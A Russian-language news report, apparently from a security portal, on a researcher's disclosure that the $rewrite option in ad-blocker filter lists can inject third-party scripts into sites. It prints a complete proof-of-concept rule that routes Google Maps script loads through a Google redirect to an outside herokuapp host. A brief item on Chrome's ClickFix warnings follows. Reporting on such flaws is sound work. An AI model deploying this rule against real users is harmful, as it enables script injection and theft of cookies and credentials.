



Фильтры AdBlock можно использовать для инъекции вредоносных скриптов

Фильтры AdBlock можно использовать для инъекции вредоносных скриптов

Фильтры AdBlock можно использовать для инъекции вредоносных скриптов

Новый эксплойт, недавно обнаруженный экспертом в области кибербезопасности, способен использовать фильтры популярных блокировщиков рекламы Adblock Plus, AdBlock и uBlocker для инъекции сторонних скриптов в код страниц веб-сайтов.

Adblock Plus, AdBlock и uBlocker представляют собой специальные расширения для браузеров, помогающие пользователям скрывать надоедливую и агрессивную рекламу со страниц ресурсов.

База пользователей этих блокировщиков насчитывает более 10 миллионов человек. Таким образом, если злоумышленнику удастся внедрить вредоносные скрипты, он получит возможность красть файлы cookie, учетные данные, а также осуществлять нужные ему редиректы.

Работа блокировщиков рекламы завязана на использовании списка URL, на которых был отмечен рекламный контент или даже вредоносное поведение. Тот же Adblock Plus, например, запрещает браузеру подключаться к этим ссылкам, следовательно, рекламные скрипты не в состоянии загрузиться.

Вся проблема кроется в опции списка фильтров под названием $rewrite, которая была представлена в 2018 году (в Adblocker Plus 3.2). Эта функция позволяет разработчику подменить запрос, совпадающий с определенным регулярным выражением, другим URL.

Единственное условие — заменяемая строка должна быть относительным URL-адресом. Таким образом, если запрос для example.com/ad.gif заменить на example.com/puppies.gif, пользователь вместо рекламы увидит картинку с милыми щенками.

При этом разработчики предусмотрели защиту, запретив запросы вида SCRIPT, SUBDOCUMENT, OBJECT и OBJECT_SUBREQUEST — с ними эта функция не будет работать.

Однако исследователь Армин Себастьян нашел способ, позволяющий создать правило, благодаря которому сторонний скрипт можно встроить в контент конкретного сайта.


Для этого потребуется найти ресурс, который допускает загрузку скриптов со сторонних доменов, а также использует XMLHttpRequest или Fetch для загрузки скриптов. Сам Себастьян довольно быстро нашел такой ресурс — он использовал Google Maps для демонстрации уязвимости.

Google Maps использует XMLHttpRequest для загрузки скриптов, что позволило эксперту воспользоваться функцией фильтров $rewrite для задействования скрипта со стороннего домена. Пример:

/^https://www.google.com/maps/_/js/k=.*/m=pw/.*/rs=.*/$rewrite=/search?hl=en-US&source=hp&biw=&bih=&q=majestic-ramsons.herokuapp.com&btnI=I%27m+Feeling+Lucky&gbv=1

Если пользователь в этом случае посетит google[.]com/maps/, фильтр использует редиректы Google для считывания контента с majestic-ramsons.herokuapp[.]com/.

Подпишитесь на новости

Chrome научился предупреждать о вредоносных командах из буфера обмена

Google усилила защиту Chrome от ClickFix — атак, в которых пользователя убеждают самостоятельно запустить вредоносную команду ради, например, исправления ошибки. Теперь браузер распознаёт копирование подозрительного скрипта и может предупредить об опасности. Мошенникам станет сложнее продавать заражение компьютера под видом техподдержки.

Об обновлениях компания рассказала в официальном блоге Google. Новые механизмы работают при включённом режиме Enhanced Protection — улучшенной защите Safe Browsing.

Схема ClickFix строится на наглом трюке: сайт изображает проблему и предлагает скопировать команду, вставить её в системную консоль и выполнить. Причём в буфер может попасть совсем не тот текст, который показывают на странице. Загрузка вредоносной программы через PowerShell или другие системные инструменты позволяет обойти браузерную проверку скачиваний.

Chrome отправляет подозрительную команду на анализ Safe Browsing, предварительно удаляя персональные данные. Если проверка признаёт её опасной, пользователь увидит предупреждение.


Заодно Google перевела обнаружение мошеннических страниц с локальной модели Gemini на серверную. Помимо фальшивой техподдержки, система ищет поддельные антивирусы и обновления браузера. По словам корпорации, отправляемый для анализа текст страниц не сохраняется и не используется для обучения моделей.


Появились и отдельные предупреждения для подозрительных сайтов. Для заведомо опасных страниц останется знакомый красный экран.

RSS: Новости на портале Anti-Malware.ru